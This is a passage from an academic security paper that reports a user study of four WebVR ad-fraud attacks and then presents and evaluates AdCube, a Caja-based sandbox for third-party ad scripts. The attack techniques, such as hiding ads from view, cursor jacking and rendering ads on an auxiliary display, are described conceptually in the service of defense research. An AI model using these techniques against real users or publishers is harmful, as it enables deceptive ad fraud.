	attack (w/ sound)	17	14	1 (94.12%)
AAD	normal	32	3	0 (N/A)
	attack (muted)	17	1	0 (100%)
	attack (w/ sound)	15	15	0 (100%)

Note: The *Awareness of the Ads* column indicates that the number of participants who realized the presence of ads. The *Found ads* column shows the number of participants who actually saw the ads.

Note that no one in the attack group saw the ad video in the muted attack, and only one participant claimed that he saw an ad video in the sound attack. Considering that this participant could not specify the ad video he saw, we concluded that he did not see any video ad playing in the opposite direction of his line of sight. We concluded that the BST attack is capable of concealing ad impressions and videos, rendering users unable to recognize whether ads are rendered.

5.2.4 Abuse of an Auxiliary Display Attack

We implemented an AAD attack on the A-Blast website [76]. Each participant played a game for five minutes. The attack created an iframe that rendered a video ad on the A-Blast webpage in the original desktop display when a participant entered the immersive mode. The attack also deleted this iframe when a participant exited the immersive mode. Therefore, it was improbable for participants to find such ads unless they took off the HMD device before finishing the task.

We also measured the effects of ad sounds to measure the participants' awareness of the ads rendered on their auxiliary display, which was the desktop monitor used in this user study. For the user study, we designed two treatment groups. One group consisted of 17 participants, and they experienced the A-Blast website for the normal case and the same website for the attack case with the sound muted. The other group, which consisted of 15 participants, visited the same A-Blast website for the normal and attack cases with enabled sound. For the ad

videos rendered, we chose two videos that advertise a popular e-commerce site and a vitamin drink product.

Table 2 presents the experimental results for each treatment group. Only three (9.375%) of the 32 participants who experienced the normal site and one (5.882%) of the 17 participants who experienced the muted attack site claimed hearing ad sounds; however, they were the sound effects of the underlying websites. On the other hand, all (100%) of the 15 participants who experienced the attack site with sound were aware of the presence of ongoing ads due to the video ad sounds. However, note that no one explicitly found the ad video, thus demonstrating the feasibility of abusing this attack in a stealthy manner.

6 AdCube

This section explains two security requirements to mitigate the presented attacks and a defense model of AdCube (§6.1). We then present the architecture of AdCube (§6.2) and its usage in terms of defining security policies (§6.3). Lastly, we explain how AdCube is implemented to enforce the aforementioned security requirements (§6.4 and §6.5).

6.1 Defense Model

We list security requirements that a new defense model should have in order to prevent the four proposed attacks as well as traditional threats [38, 39, 82].

1. Third-party JS code should place ad entities only within the confined area that the first party specifies, and these entities should fit within this area.
2. Third-party JS code should not be able to alter DOM elements and sensitive entities (e.g., camera and controller) if the first party does not permit doing so.

The first requirement aims to block the BST attack and any abusive attempts to place a prohibitive number of ad entities all over the VR scene of a publisher. The second condition is required to block the GCJ, CCJ, and AAD attacks, thereby limiting the adversary's capability of changing gaze cursors, VR controller cursors, and DOM elements belonging to the first party. Note that the defense system in the second requirement also prevents malicious third-party scripts from gaining unrestricted access to sensitive information, such as credential cookies and private information [39, 82].

Previous studies have addressed the second requirement by confining the execution of third-party code [7, 30, 38, 54, 57, 58]. These approaches are categorized according to two objectives: 1) origin-based isolation and 2) code sandboxing. The origin-based isolation refers to a technique that assigns each embedded third-party code with a separate origin (or process) so that SOP (or process isolation by OS) forces the confinement of the third-party code. In contrast, code sandboxing enforces third-party code to interact with its host via specified APIs while sharing the same origin with its host.

Unfortunately, origin-based isolation techniques, including AdJail [38] and AdSplit [58], often demand a heavy volume of cross-origin or process communications, which enable the separate origins of third-party codes to operate as a single app. Such a large volume of communications introduces execution latency, thus impeding a stable frame rate, which undermines rich user WebVR experiences. On the other hand, previous studies of code sandboxing have not explored the confinement of a third-party script in a WebVR environment [7, 54, 57].

To this end, we propose *AdCube*, a client-side defense solution that addresses the aforementioned two security requirements. The defense is designed for benign publishers who wish to prevent third-party scripts from accessing and modifying the host page's DOM elements and VR entities. For the first requirement, AdCube provides a hexahedron, called an adcube, which visually confines the ads. The publishers specify its position to indicate where an ad entity should be rendered. To address the second requirement, AdCube sandboxes a given third-party JS script while providing a limited set of APIs which the third-party codes use to render WebVR ads. Also, it allows the publishers to set a security policy, which defines how specified third-party scripts should interact with host elements. Therefore, the ad service providers should implement their ad-serving scripts in AdCube APIs. To enable AdCube, the publisher embeds an AdCube JS library in their host script.

Publisher's motives. Considering that ad fraud campaigns may not only benefit the adversary but also publishers in the adversary's ad network via inflated numbers of impressions and clicks, the following question arises: *What would motivate publishers to use AdCube?*

Note that an abusive ad service provider may harness the absence of visual confinement of WebVR ads. The adversary emplaces an enormous number of ad entities that visually block the VR content of a publisher, thereby diverting visitors' attention to the invasive ads [27], which conflicts with the publisher's intention. Furthermore, this service can also place eye-grabbing promotional entities that block first-party promotional entities, conducting occlusion attacks [33]. These invasive or spammy ads can eventually contribute to visitors avoiding publisher websites [12].

The FTC states that publishers are responsible for substantiating whether deceptive ads are present [17]. They examine whether publishers have known or participated in serving deceptive and invasive ads. Google penalizes the search rankings of publishers with invasive ads [14]. We believe that these trends necessitate the adoption of AdCube by publishers.

Furthermore, it is known that security vulnerabilities, including cross-site scripting bugs, often arise from third-party JS code [45, 57, 62, 82]. AdCube is able to isolate third-party JS code, thereby preventing the adversary from harming the customer via exploiting security vulnerabilities.

6.2 Architecture




Figure 5: AdCube overview.

The overall architecture of AdCube is demonstrated in Figure 5. AdCube is a JavaScript library, designed to confine the execution of third-party scripts rendering WebVR ads. A publisher furnishes this JS library with a given security policy that specifies how a third-party script should interact with the resources belonging to the first-party origin. The publisher then embeds a third-party JS ad library in Secure ECMAScript [20], which fetches and renders WebVR ads.

To sandbox this embedded JS ad library, AdCube leverages Caja [19], a seminal sandbox framework from Google. We chose Caja from among the previous studies [2, 7, 22, 30, 42, 45, 57, 72] because it is open source software that has been well-managed for over 10 years. Caja sandboxes the execution of guest code from its host page so that the guest code is only accessible to defensive objects that the host page allows. Caja achieves this sandboxing via dynamically monitoring the execution of transformed guest code. Caja conducts *cajoling* of the original guest code into a transformed version, which adds inline checks to enforce invariants that Caja requires.

By design, Caja guarantees no free variables. Thus, the only way for guest code to modify JS objects or DOMs in the host page is to use the references of defensive objects that the host page explicitly offers. Furthermore, the host page is able to enforce customized access control checks on these defensive objects because the host page can revise the APIs that the guest code uses to access defensive objects.

Therefore, the sandboxing of a third-party ad JS script is enforced by Caja. AdCube is a set of wrapper Caja APIs. For publishers, AdCube offers a security policy language. For ad service providers, AdCube offers a set of JS APIs that enable the programming of WebVR ads while interacting with VR entities in host pages.

Listing 1 shows an example of applying AdCube to an A-Frame host page. To enable AdCube, a publisher includes *adcube.js* at Line (Ln) 2. Also, the publisher defines an advertising cube at Ln 9 where a third-party ad-serving script places VR advertising entities. The publisher is also able to specify a security policy that defines which host elements a third-party ad script interacts with. As Lns 5-6 indicate, the third-party is able to *read* the properties of the a-box DOM object and to *write* the properties of the a-sphere object. At

Listing 1 An example of A-Frame host page with AdCube

```
1: <body>
2:   <script src='adcube.js'></script>
3:   <a-scene>
4:     <!-- part of the host app -->
5:     <a-box can-read></a-box>
6:     <a-sphere can-write></a-sphere>
7:     ...
8:     <!-- a new definition for ad -->
9:     <a-adcube position='0 0 -2' width='2' height
       ='2' depth='2'></a-adcube>
10:  </a-scene>
11:  <script>
12:    const adcube = AdCube();
13:    adcube.load('https://3rdparty.com/ad.js');
14:  </script>
15: </body>
```

last, the ad script embedded at Ln 13 runs in a Caja-enforced sandbox with limited access to the a-box and a-sphere entities. That is, this *load* invocation specifies third-party scripts that should be sandboxed via AdCube.

6.3 AdCube and Security Policy

AdCube asks a publisher to specify two types of specifications: 1) an `adcube` primitive that specifies a third-party ad rendering space in the VR world of a host page; and 2) a security policy that specifies DOMs that interact with a confined third-party ad script.

AdCube primitive. An `<a-adcube>` tag defines an AdCube primitive for A-Frame enabled web pages. It specifies a hexahedron in which to render WebVR ads. This adcube tag has four properties. The `position` property specifies a hexahedron position in the VR world of a host page. The `width`, `height`, and `depth` define the size of this hexahedron. When this `<a-adcube>` tag is placed as a child of a host element, AdCube internally sets the `parent` of the `adcube` to be this host element, and the location of the `adcube` is relative to this parent element. For instance, when specifying the parent element of an `adcube` primitive to be a camera entity, this `adcube` moves as the camera angle of the scene changes.

Security policy. A publisher with AdCube is able to specify access control policies regarding which host entities and DOMs are *readable* or *writable* by a third-party script that AdCube sandboxes. Specifically, the publisher assigns a `can-read` or `can-write` attribute to an A-Frame entity or a DOM. AdCube stores this labeled entity or DOM in a JS object, called `TamedDOM`, which AdCube lets a third-party script access or revise via the `querySelector` API. That is, `TamedDOM` becomes a bridge between the host and a sandboxed third-party script. AdCube implements this functionality by leveraging the `markfunction` API of Caja.

By default, AdCube prohibits a sandboxed third-party script from accessing any entities or DOMs in the host page. This default policy blocks all the attacks (§4) by preventing

Table 3: An API list for advertising.

Creation
`createElement(`*[tag name|URL]*`)`
Creates a new entity and returns the *entity's interfaces* defined by AdCube
`addElement(`*adcube_id, entity*`)`
Appends an *entity* to the adcube which has the *adcube_id*.
Set
`entity.setAttribute(`*key, value*`)`
Sets an `entity`'s attribute with *key* and *value*
`entity.appendChild(`*child entity*`)`
Appends a *child entity* to the `entity` as its children
`entity.addEventListener(`*event name, function*`)`
Sets an `entity`'s event handler with *event name* and *function*
Get
`entity.getAttribute(`*key*`)`
Returns an `entity`'s attribute corresponding to the *key*
`querySelector(`*tag name|ID*`)`
Returns an *entity* corresponding to the *tag name* or *ID*
`querySelectorAll(`*tag name|ID*`)`
Returns *multiple entities* corresponding to the *tag name* or *ID*

a third-party script from accessing cameras, gaze/controller cursors, and DOMs whose origin is bounded by the host origin. Moreover, this default policy significantly lightens the burden of specifying a proper security policy for publishers.

Furthermore, AdCube attaches an "[AD]" label at the top of a defined `adcube` area, as shown in Figure 6, thus making VR ad content visually distinguishable from host VR entities. In this way, publishers are able to help their visitors easily identify which entities are for ads, which the IAB has been recommending for healthy ad ecosystems [29].

6.4 Ad Service APIs

AdCube sandboxes a third-party script by providing a confined execution environment with predefined objects and APIs. We designed a set of APIs that a third-party ad serving script is able to use to implement VR content. Instead of defining a long list of all possible APIs, we focused on defining essential APIs for the AdCube prototype. Table 3 shows the API list. We designed our APIs similar to JavaScript DOM APIs [46] to make them compatible with common software engineering practices among JS developers.

Caja does not allow any direct access to host DOM elements from Caja's guest context. Thus, AdCube creates a custom JS object called `TamedDOM` that contains the APIs presented in Table 3. Any API invocations other than defined APIs result in an execution error.

Listing 2 is a third-party ad-serving script example that implements VR content. The code creates an ad entity via `createElement()`, which is yet to be added to the scene. By leveraging the returned entity reference, the code sets the attribute that specifies the URL source of a 3D model and attaches a click event handler that causes the model to animate. The invocation of `addElement()` appends this entity to the `adcube` that the host page defines via the `<a-adcube>` tag. Note that this `addElement()` could be an injection channel to insert DOMs and entities furnished with malicious JS code in their event handlers. Thus, AdCube implements filters that allow appending only A-Frame objects (e.g., `<a-gltf-model>` and `<a-obj-model>`) and forbid altering sensitive sink properties (e.g., `Element.innerHTML` and `Element.insertAdjacentHTML`) [45].

Listing 2 An example of ad-serving JS script

```
1: let e = createElement('a-gltf-model');
2: e.setAttribute('src', 'product.gltf');
3: e.addEventListener('click',onClick);
4: addElement('adcube-id', e);
5: function onClick(event){
6:   e.setAttribute('animation-mixer', 'clip:
       animate');
7: }
```

Host entities with `can-read` and `can-write` attributes are converted into `TamedDOM` objects. Thus, a third-party ad script can obtain the references of these objects via `querySelector()` or `querySelectorAll()`.

6.5 3D Ad Confinement

AdCube uses a bounding helper box, called a BBox [11], for publishers to confine the locations of ad entities, which addresses the first security requirement (§6.1). When loading or creating an ad entity within a specified BBox, AdCube resizes the entity to fit within the BBox. Note that VR axis scales often differ between the VR worlds of the entity and the underlying publisher's website. Therefore, we decided to resize ad entities that do not fit, instead of rejecting them.

This security enforcement requires AdCube to compute whether a specified BBox is able to contain a target entity. It is straightforward to compute whether primitive entities, such as boxes or spheres, fit within the hexahedron. AdCube simply does this by invoking the Box3 API in Three.js, which internally calculates an axis-aligned bounding box in 3D space.

However, checking whether a 3D model fits within a BBox entails a technical challenge; when the model is designed to animate or move around in a scene, it is necessary to compute the maximum size of the model at the time of loading. That is, AdCube should estimate the maximum size of this model and ensure that its estimated size fits within the specified BBox.

We tackle this challenge by playing a target model one-time before attaching this model to a scene. The idea is to sample frames while rendering the target 3D model and compute the maximum boundary of the shapes in these frames.

To this end, we project the model into 2D space and sample one frame out of 17 frames during the animation loop, which runs once. We then find the maximum size of the shape by scanning the pixels in the captured frames. Because only information for two axes is obtained in the 2D projection, we

then rotate the camera angle (e.g., from front to side) and repeat the operation to retrieve information for three axes. AdCube projects a model onto the x-, y-, and z-axes and overlays the frames rendered during the animation. AdCube obtains the min/max positions of the pixels that are not the same color as a background and calculates the maximum BBox.

Considering that we only sample one out of 17 frames, our method may not compute an accurate size of a given model. To address this, one can increase the sampling rate, thus capturing more frames in exchange for increasing the latency in model loading.

It is possible to append multiple ad entities to a single `adcube` space. For this, we use a Three.js Group object [21]. The Group object allows the management of multiple entities, including their children, as a single entity. We update the Group object when a new ad is added and adjust the scale of the entire group to prevent it from escaping the `adcube`.

7 Evaluation

This section describes a showcase of WebVR ads enabled by AdCube (§7.1). We then evaluate the security of AdCube (§7.2) and the performance of AdCube (§7.3).

7.1 Ad Showcase

We conducted a preliminary study investigating on-going VR ad campaigns offered by OmniVirt [52], Adverty [6], and Admix [4]. They support three kinds of VR ad campaigns: i) billboard ads, ii) entity ads, and iii) image ads. A billboard ad campaign renders its video or image on a billboard in a VR scene. An entity ad campaign places a 3D ad object in a VR scene. An image ad campaign places an image of which the z-depth is zero in a VR scene.




Figure 6: A showcase of WebVR ads with AdCube.

To demonstrate that AdCube supports each VR ad type, we implemented an ad showcase on WebVR, as shown in Figure 6. In the figure, the underlying VR environment is an art museum where users can experience VR art content [60]. All the entities within the red-bordered hexahedrons are from sandboxed ad-serving scripts. The billboard on the left wall renders a video ad campaign, and the one on the floor renders an ad impression promoting hotels in Europe. This image rendering display is attached to the current camera, thus varying in accordance with the user's current line of sight. On the right side, the third-party script draws a 3D drawer model.

7.2 Security

To evaluate the security provided by AdCube, we checked whether it is able to block all four of the presented attacks (§4). We assume that the adversary is an ad service provider that delivers the ad entities in Figure 6. For this experiment, we implemented a host website with the default security policy that specifies no `can-read` and `can-write` properties.

The default policy provides no reference point to a confined third-party script so that the script complied via Caja becomes unable to obtain a current camera position, insert new fake cursors, or modify any DOMs in the host page, thus rendering all the presented attacks ineffective. Note that this default policy blocks third-party scripts from reading or writing any first-party elements, including cookies, thus mitigating traditional web threats [39, 82].

A publisher may grant `can-read` and `can-write` access to their host camera and attach an `<a-adcube>` tag to the current camera, which makes this adcube area to move along with the camera perspective. However, to prevent the BST attack, AdCube prohibits the z position value from being a positive value when the adcube tag has the camera as its parent. Furthermore, all fake gaze and controller cursors that third-party scripts generate will be visually distinguishable from their host scene because these cursors will be confined within a helper box with the "AD" label.

Note that it is feasible to abuse an auxiliary display when the publisher allows a third-party script to revise the host page. However, this can be easily blocked by carefully assigning `can-write` properties to host DOMs. The extension of such a policy can also block a third-party script from accessing private user information and credentials belonging to the host page, which is an original security goal of Caja.

We also emphasize that an `<a-adcube>` tag visually confines VR entities within this adcube area. When AdCube adds or loads VR entities in an adcube area, it ensures that these loaded entities do not escape from this area.

7.3 Performance

We evaluated the performance overhead of AdCube and compared it with two other methods: Baseline and Mirroring. The baseline method is to run a third-party script without any underlying security defense, thus running it with the same origin as its host. For the other method, we chose an origin-based

Table 4: Comparison of the average page loading times for nine WebVR sites and the average FPS for 12 events on the showcase with Baseline, Mirroring, and AdCube.

Performance Evaluation	Baseline	Mirroring	AdCube
Average Loading Time (s)	0.55	0.95	0.78
FPS (drop rate)	56.70 (-)	53.12 (6.32%)	55.79 (1.60%)

execution separation method that runs the third-party script in a separate origin different from its host origin. For this, we referred to AdJail [38], which provides a secure ad service using the origin separation method in a standard web environment. This approach leverages the SOP enforcement of the browser and uses a postMessage API [50] for communications between different origins. The unique feature of this approach is to mirror any entity updates on the host page in a separate third-party iframe to address the scenario in which the first- and third-party contents interact with each other. AdJail only mirrors the static content types of ads that are not necessary to be rendered on the mirror page. However, in a WebVR environment, the mirror page must have a VR scene in order to sync ad behaviors between the two origins; therefore, rendering the scene in both pages is inevitable. We implemented this AdJail approach (denoted by Mirroring) for the comparative study.

Experiment setup. For each defense approach, we measured the page loading time and FPS on a machine with Intel i7 CPU, GeForce GTX 1060, and 32GB of main memory. All experiments were conducted using Firefox 78.0.2.

Loading latency. To understand the overhead of deploying AdCube, we measured the loading time of a WebVR webpage. When a page is requested, all three approaches (i.e., Baseline, Mirroring, and AdCube), request a VR library (e.g., A-Frame) and a third-party ad script and then render the host scene. We assumed that a target website is furnished with a Caja library because this library is a part of AdCube, and AdCube is a defense system for website owners. AdCube establishes an execution environment for Caja. It then parses adcube tags on the host page and renders third-party ad entities into adcube areas after resizing these entities. On the other hand, the Mirroring approach generates a guest page within an iframe and loads the required resources onto both the guest and host pages. It then renders ad entities on the guest page and mirrors these entities on the host page.

For the experiment, we used WebVR showcases on the A-Frame official site [1]. Of 17 showcases, we collected a total of nine open source apps that use the later versions of A-Frame 0.6. These WebVR sites comprise diverse demo purposes (Hello WebVR, Lights, Anime UI), games (A-Blast, Super Says), and utilities (360 Image, 360 Image Gallery, A-Painter, A Saturday Night).

For the guest code to be sandboxed, we created an ad-serving JS script that loads a static 3D chair model and applied




Figure 7: A comparison of page loading times between Baseline, Mirroring, and AdCube for nine WebVR sites.

three approaches to it. We also specified a security policy for each website that specifies three host entities with the can-write property, with which the ad-serving guest code is able to interact. We measured the page loading time ten times using Firefox with cache enabled and reported the average.


Figure 7 represents the page loading time of the nine WebVR demo websites using three approaches: Baseline, Mirroring, and AdCube. The Saturday Night and A-Blast websites exhibited the smallest and largest overheads for AdCube, reporting an additional 95 and 537 msec, respectively. On average, the page loading time of the nine demo sites with AdCube took an additional 236 msec, compared to an additional 406 msec with Mirroring. Furthermore, the page load time for each website with AdCube was consistently smaller than with the Mirroring approach. As Table 4 shows, the average loading time of the nine WebVR websites was 0.55 sec (Baseline). When applying the Mirroring and AdCube methods, the average loading times were 0.95 and 0.78 sec, respectively.

To understand this observed loading latency by AdCube, we further measured the rendering time by subdividing steps. The rendering time of AdCube includes the execution time of Caja, which can be divided into three steps: 1) requesting caja.js and connecting with the Caja's server; 2) making the host code accessible to the guest code; and 3) loading the guest code and cajoling the code.

Table 5: Overall rendering latencies (msec.) for Lights and A-Blast where having Caja's minimum and maximum execution overhead, respectively.

Website	Caja Execution Time			Total Rendering Time
	Step 1	Step 2	Step 3	
Lights	255.9	1.1	1.6	1016.6
A-Blast	1125.2	1.3	2	1533

Table 5 shows the overall loading time for websites with Caja's minimum and maximum execution overhead from a total of nine websites. Caja's execution resulted in rendering latencies of 25.44% for Lights and 73.61% for A-Blast. This means that more than 25.44% of the rendering latency for all the nine websites using AdCube is due to the Caja setup. That is, the initialization time of Caja dominated the observed page loading times, whereas the latency for cajoling ad-serving JS



(a) Page loading time variations **(b)** FPS variations

Figure 8: Page loading time of a testing page while varying the number of shared 3D models.

scripts was small, which was less than 2 msec.

For the A-painter, Lights, and A-Blast Baseline websites that exhibited relatively longer page loading times, the Mirroring approaches of their corresponding websites also exhibited greater overheads. This is because the Mirroring approach inevitably entails the redundant loading of resources onto the guest page, which means that the more objects rendered, the greater the overhead. On the other hand, the initialization of Caja dominates the page loading time of AdCube, which happens only for the first visit.

Note that we chose an arbitrary number of three host elements that interact with a sandboxed ad-serving JS code for the experiment. Thus, we further measured variations of page loading time as we increased the number of elements shared between a host page and its ad-serving JS code. For the host page, we implemented an empty VR world and added a given number of shared 3D models, which were randomly chosen from 3D static models at Sketchfab [59]. Figure 8a shows the experimental results, which demonstrate that the page loading time in the Mirroring approach increases significantly with the mirroring of many 3D models. This demonstrates that AdCube is more scalable than the Mirroring approach to cope with an arbitrary number of shared entities.

FPS. To assess the overall performance during the exploration of a WebVR world, we measured the FPS change for each approach while the WebVR website was running. We experimented with the museum site presented in Section 7.1, including the various types of advertising campaigns. To show FPS variations, we added entities of museum sculptures to the virtual scene to intentionally lower the FPS rate.

Existing VR advertising services [6, 52] provide interaction behaviors for each type of ad. For example, accordance with user interactions, video ads can be loaded, image ads can be resized, or the animation states of 3D models can be changed. Based on this, to measure the impact of user and publisher interactions on FPS, we also defined 12 different user events and implemented their corresponding event handlers. We then forced them to trigger every 10 seconds using `setTimeout()`. We further describe each event with its handler implementation in Appendix B.1.

Table 4 shows the average FPS of our showcase website when the 12 events were triggered for Baseline, Mirroring, and AdCube, respectively. Note that Firefox caps its FPS at 60. The average FPS for Mirroring is 53.12, which is an additional 6.32% decrease from the Baseline approach. On the other hand, AdCube exhibited a 1.60% decrease (55.79 FPS), which shows a negligible FPS drop from the Baseline approach. This means that AdCube provides stable performance even when various events occur.

We further measured the FPS variations while increasing the number of objects shared between a host page and ad-serving JS scripts. We used the same empty VR webpage used for measuring the page loading time variations as increasing the number of shared objects. We also measured the average FPS for 20 seconds after the page completes loading. As shown in Figure 8b, when reaching 40 shared objects, the average FPSs for Baseline, Mirroring, and AdCube decreased to 43.86, 13.45, and 39.75, respectively. AdCube exhibited an FPS drop similar to that of the Baseline approach. The experimental results indicate that AdCube is a practical solution compared to Mirroring in WebVR, in which FPS drops are critical. Note that an abrupt FPS decrease reduces the user's sense of immersion in the VR mode and may cause a poor user experience [13].

8 Discussion

This section discusses other possible defense methods against the proposed WebVR attacks and their limitations.

Visibility reporting. One may implement a visibility reporting approach that attaches observers [49] to VR ad entities to check their visibility to users, thus mitigating BST attacks. This requires revising existing 3D JS libraries or frameworks (e.g., *Three.js* and *A-Frame*) to compute the intersections between ad entities and users' viewports. However, this type of defense does not block the AAD attack because ad entities are actually rendered in the auxiliary display. Also, the adversary may conduct a GCJ or CCJ attack that induces a victim to trigger clicks on ad entities when the victim watches or clicks non-promotional entities. That is, visibility reporting does not address GCJ, CCJ, or AAD attacks because these attacks stem from no access control when third-party scripts read or revise first-party resources.

HTC supports the eye-tracking API [75], which can be used for visibility reporting. However, this API is unavailable to WebVR, and the current specification [78] does not define interfaces for retrieving eye-tracking information. Furthermore, allowing access to user's eye movements would entail a privacy risk by third parties abusing the information, which necessitates sandboxing third-party scripts.

We also believe that WebXR specification changes cannot address GCJ, CCJ, or AAD attacks. Blocking these attacks requires restricting third-party script behaviors; however, the specification is designed to define interfaces for providing VR worlds and peripherals.

Native browser support. One possible defense is to integrate AdCube with a browser engine, thereby sandboxing

third-party scripts. We believe that native browser supports for sandboxing general websites require a long-term development plan with significant engineering effort. Implementing browser-level sandboxing requires identifying the source of a given script to execute; this is because the browser should determine whether to sandbox a given script based on its source. However, the dynamic nature of JS makes it difficult to determine the true sources of dynamically generated JS scripts when the generation involves multiple origins.

Furthermore, it is important to maintain the creator's origin of each DOM element because a browser should determine the accessibility of such DOM elements. However, this requires significant changes to today's modern browsers. Chrome developers discussed implementing a similar functionality of tracking the creators of dynamically generated iframe DOMs and concluded that its implementation would introduce numerous corner cases, providing a false sense of security [16].

We propose a practical sandboxing tool that requires no change to browsers. AdCube addresses the aforementioned two challenges by not allowing dynamically generated scripts and leveraging security policies specified by publishers.

AR support. Recently, WebAR services [40, 55] have been introduced, and several vendors [9, 10, 35, 70] have provided JS libraries that enable AR services in websites. A website owner is able to pop up 3D augmented entities in a user's mobile browser when this user's camera looks at a marked predefined for user recognition. AdCube can be integrated with such a WebAR service; it is able to visually confine augmented entities from untrustworthy third parties and to sandbox their execution when they come with JS scripts.

9 Related Work

Online ad fraud. Ad fraud refers to an operation that generates unintended ad traffic involving ad impressions or clicks. Numerous studies have explored methods of ad fraud [8, 25, 28, 41, 63, 69]. Thomas *et al.* [69] identified ad networks that replace existing ad impressions to swindle advertising income from benign publishers. Huang *et al.* [28] suggested new clickjacking attack methods, such as cursor spoofing and white-a-mole, for click fraud. We introduce four new attacks that harness features unique to WebVR.

Third-party ad sandboxing. There have been extensive studies on sandboxing third-party libraries of publisher sites [2, 23, 30, 38, 42, 45, 54, 58]. AdJail [38] provides an isolation technique that inserts an ad script into another hidden shadow page that has a different origin than that of the publisher, and it adds the ad content to the host page via an inter-origin communication mechanism [50]. AdSentry [23] achieved the same goal using a different technique that modified the JS engine in the browser to prevent third-party code from interfering with the host's context. Politz *et al.* [54] proposed a language-based sandboxing technology, called AdSafety. They defined a subset of JavaScript and provided related safeguards through type-based verification. Instead of devising our own sandboxing system, AdCube is built on top of Caja, a mature open source project.

Security and privacy of AR and VR. Despite significant attention to VR, there have been few studies of its security and privacy aspects [3, 26, 74]. Vilk *et al.* [74] addressed new privacy threats posed in immersive environments. They revealed the privacy risks of using raw camera data or user gesture information, which could expose users' private data, such as room information or people around them. To address these threats, Adams *et al.* [3] established standards for the ethical developments of VR content by carrying out extensive user studies. George *et al.* [26] investigated information leakage that could occur when a bystander observes VR users. Lebeck *et al.* [34] manifested security, privacy, and safety concerns in multi-user AR systems. Because most WebVR sites offer a VR world for each user, we presented the attacks in a single-user scenario. In a multi-user environment, conducting stealthy BST, GCJ, and CCJ attacks would be more difficult because the adversary should compute blind spots and hide cursors from every participant. However, when gaze or controller cursors are invisible to other participants, the multi-user environment will not affect the GCJ and CCJ attacks.

10 Conclusion

Assuming a malicious adversary who abuses the lack of built-in browser support of sharing canvas DOMs, we have devised four new attack variants to conduct VR ad fraud. Our user study showed that the devised attacks are effective in conducting stealthy impression and click fraud. To defend against the presented threats, we proposed AdCube, which allows honest publishers to confine the locations of ad entities as well as to sandbox third-party ad scripts. We advocate ad service providers and publishers to alarm the presented risks in WebVR and adopt AdCube.

Acknowledgments

We thank the anonymous reviewers for their concrete feedback. We are also grateful to Juho Kim for kindly consulting the user study design. This work was partly supported by an NSF CAREER award and the Institute of Information & Communications Technology Planning& Evaluation (IITP) grant funded by the Korea government (MSIT), No.2020-0-00209.

References

[1] A-Frame. A WebVR Implementation Platform. https://aframe.io/docs/0.9.0/introduction/. last visited: 2020-10-16.

[2] Steven Van Acker, Philippe De Ryck, Lieven Desmet, Frank Piessens, and Wouter Joosen. WebJail: Least-Privilege Integration of Third-Party Components in Web Mashups. In *Proceedings of the Annual Computer Security Applications Conference*, 2011.

[3] Devon Adams, Alseny Bah, Catherine Barwulor, Nureli Musaby, Kadeem Pitkin, and Elissa M. Redmiles. Ethics Emerging: the Story of Privacy and Security Perceptions in Virtual Reality. In *Fourteenth Symposium on Usable Privacy and Security*, 2018.

[4] Admix. An Online Advertising Service. https://admix.in/. last visited: 2020-10-16.

[5] Admix. State Farm Case Study. https://admix.in/case-studies/state-farm/. last visited: 2020-10-16.

[6] Adverty. An Online Advertising Service. https://adverty.com/. last visited: 2020-10-16.

[7] Pieter Agten, Steven Van Acker, Yoran Brondsema, Phu H. Phung, Lieven Desmet, and Frank Piessens. JSand: Complete Client-side Sandboxing of Third-party JavaScript without Browser Modifications. In *Proceedings of the Annual Computer Security Applications Conference*, 2012.

[8] Devdatta Akhawe, Warren He, Zhiwei Li, Reza Moazzezi, and Dawn Song. Clickjacking Revisited: A Perceptual View of UI Security. In *USENIX Workshop on Offensive Technologies*, 2014.

[9] argon.js. WebAR JS Library. https://www.argonjs.io. last visited: 2020-10-16.

[10] AR.js. WebAR JS Library. https://github.com/AR-js-org/AR.js. last visited: 2020-10-15.

[11] Gill Barequet and Sariel Har-Peled. Efficiently Approximating the Minimum-Volume Bounding Box of a Point Set in Three Dimensions. *J. Algorithms*, 38(1):91–109, 2001.

[12] Tommy Blizard and Nikola Livic. Click-fraud monetizing malware: A survey and case study. In *International Conference on Malicious and Unwanted Software*, 2012.

[13] Jelte E. Bos, Willem Bles, and Eric L. Groen. A theory on visually induced motion sickness. *Displays*, 29(2):47–57, 2008.

[14] Anca Bradley. Avoid These 7 Annoying Ad Placement Techniques on Your Site. https://www.entrepreneur.com/article/240098. last visited: 2020-10-16.

[15] Facebook Ads Help Center. About Descriptions in News Feed Ads. https://www.facebook.com/business/help/1130862553791128. last visited: 2020-10-16.

[16] Chromium. Issue 1615523002: Transitively keep track of an isolated world's children scripts and worlds. https://codereview.chromium.org/1615523002/. last visited: 2020-10-16.

